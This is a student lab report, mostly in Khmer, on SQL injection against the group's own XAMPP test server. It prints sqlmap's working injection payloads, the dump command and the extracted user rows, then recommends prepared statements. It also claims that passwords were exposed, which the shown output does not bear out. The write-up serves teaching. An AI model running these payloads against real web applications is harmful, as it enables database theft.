



**ROYAL UNIVERSITY OF PHNOM PENH**

**សាកលវិទ្យាល័យភូមិន្ទភ្នំពេញ**

**វេជ្ជបណ្ឌិត : ព័ត៌មានវិទ្យា**

**មុខវិជ្ជា : LINUX**

**LECTURER: OUK KHEAN**

**TOPIC : BLACK TEAM**

*Group 2 : Member*

- ឆាន់ ដារីត (14)
- ហេង ឡាយ (28)
- ជាំ តីមឡេង (8)
- មឿន មករា (17)


# របាយការណ៍ស្តីពីការធ្វើតេស្តសន្តិសុខប្រព័ន្ធ (Penetration Testing Report)

## ១. គោលបំណង (Objective)

សិក្សា និងបង្ហាញពីចន្លោះប្រហោង **SQL Injection** នៅក្នុង Web Application ដែលដំណើរការលើ Windows Server 2019 និងរបៀបដែល Hacker អាចប្រើប្រាស់វាដើម្បីលួចយកទិន្នន័យពី Database ។

## ២. Lab Environment

- **Attacker Machine:** Kali Linux (IP: 192.168.17.130)
- **Target Server:** Windows Server 2019 កំពុងដំណើរការ XAMPP (IP: 192.168.17.133)
- រក IP Address របស់ Windows ចេញពី Kali
- `sudo netdiscover -r 192.168.17.0/24`




- **Vulnerable URL:** [http://192.168.17.133/lab/view\\_user.php?id=1](http://192.168.17.133/lab/view_user.php?id=1)

## ៣. ដំណើរការនៃការអនុវត្ត

### ជំហានទី ១៖ ការរៀបចំ Database (Database Setup)

យើងបានបង្កើត Database ឈ្មោះ admin និងបញ្ចូលទិន្នន័យសាកល្បង users តាមរយៈ HeidiSQL



## ជំហានទី ២៖ ការរកឃើញចន្លោះប្រហោង (Vulnerability Discovery)

យើងបានប្រើប្រាស់ឧបករណ៍ **sqlmap** ក្នុង Kali Linux ដើម្បីពិនិត្យមើល Parameter `id` លទ្ធផលបានបង្ហាញថា URL នេះមានចន្លោះប្រហោងប្រភេទ៖

- **Boolean-based blind**
- **Error-based** (MySQL >= 5.0)
- **UNION query** (ដែលអនុញ្ញាតឱ្យទាញទិន្នន័យបានលឿនបំផុត)

```

---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 9755=9755

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1 AND (SELECT 3918 FROM(SELECT COUNT(*),CONCAT(0x71766a7071,(SELECT (ELT(3918=3918,1))),0x716b706271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 7000 FROM (SELECT(SLEEP(5)))qGAU)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: id=-4928 UNION ALL SELECT NULL,NULL,CONCAT(0x71766a7071,0x7a4352746f524f70485552627756784e6f665947706848734b73754c57444b76484f75747a467865,0x716b706271)-- -
---
[04:08:47] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.2.12

```

ជំហានទី ៣៖ ការលួចយកទិន្នន័យ (Data Extraction/Attack)

មើលឈ្មោះតារាង (List Tables):

```

Payload: id=1 AND (SELECT 7000 FROM (SELECT(SLEEP(5)))qGAU)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=-4928 UNION ALL SELECT NULL,NULL,CONCAT(0x71766a7071,0x7a4352746
f524f70485552627756784e6f665947706848734b73754c57444b76484f75747a467865,0x716b70
6271)-- -
---
[04:04:34] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.12, Apache 2.4.58
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[04:04:34] [INFO] fetching tables for database: 'admin'
Database: admin
[1 table]
+-----+
| users |
+-----+

[04:04:34] [INFO] fetched data logged to text files under '/home/kali/.local/sha
re/sqlmap/output/192.168.17.133'
[04:04:34] [WARNING] your sqlmap version is outdated

[*] ending @ 04:04:34 /2026-03-09/

(kali@kali)-[~]
$

```

យើងបានបញ្ជា --dump ដើម្បីទាញយកទិន្នន័យទាំងអស់ចេញពីតារាង users៖

- **Command:** sqlmap -u "http://192.168.17.133/lab/view\_user.php?id=1" -D admin -T users --dump -batch

```
[03:56:12] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.12, Apache 2.4.58
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[03:56:12] [INFO] fetching columns for table 'users' in database 'admin'
[03:56:12] [INFO] retrieved: 'id','int(11)'
[03:56:12] [INFO] retrieved: 'name','varchar(50)'
[03:56:12] [INFO] retrieved: 'email','varchar(50)'
[03:56:12] [INFO] fetching entries for table 'users' in database 'admin'
[03:56:12] [INFO] retrieved: 'Lay','lay@email.com','1'
[03:56:12] [INFO] retrieved: 'John','john@email.com','2'
Database: admin
Table: users
[2 entries]
+-----+-----+-----+
| id | email          | name  |
+-----+-----+-----+
| 1  | lay@email.com  | Lay   |
| 2  | john@email.com | John  |
+-----+-----+-----+

[03:56:12] [INFO] table '`admin`.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.17.133/dump/admin/users.csv'
[03:56:12] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.17.133'
[03:56:12] [WARNING] your sqlmap version is outdated

[*] ending @ 03:56:12 /2026-03-09/

(kali@kali)-[~]
$
```

- **Result:** ទិន្នន័យសម្ងាត់ដូចជា Username និង Password ត្រូវបានបង្ហាញនៅលើ Terminal របស់ Kali យ៉ាងច្បាស់។

#### ៤. ការសន្និដ្ឋាន និងអនុសាសន៍ (Conclusion & Recommendations)

Web Application នេះមិនមានសុវត្ថិភាពទេ ព្រោះវាអនុញ្ញាតឱ្យ User បញ្ចូលកូដ SQL ទៅក្នុង Database ដោយផ្ទាល់។ ដើម្បីការពារ យើងស្នើសុំឱ្យ៖

1. ប្រើប្រាស់ **Prepared Statements (PDO)** ក្នុងកូដ PHP ដើម្បីបំបែកទិន្នន័យ User ចេញពីបញ្ហា SQL។
2. ធ្វើការត្រួតពិនិត្យប្រភេទនៃទិន្នន័យ (Input Validation) ឱ្យបានតឹងរ៉ឹង។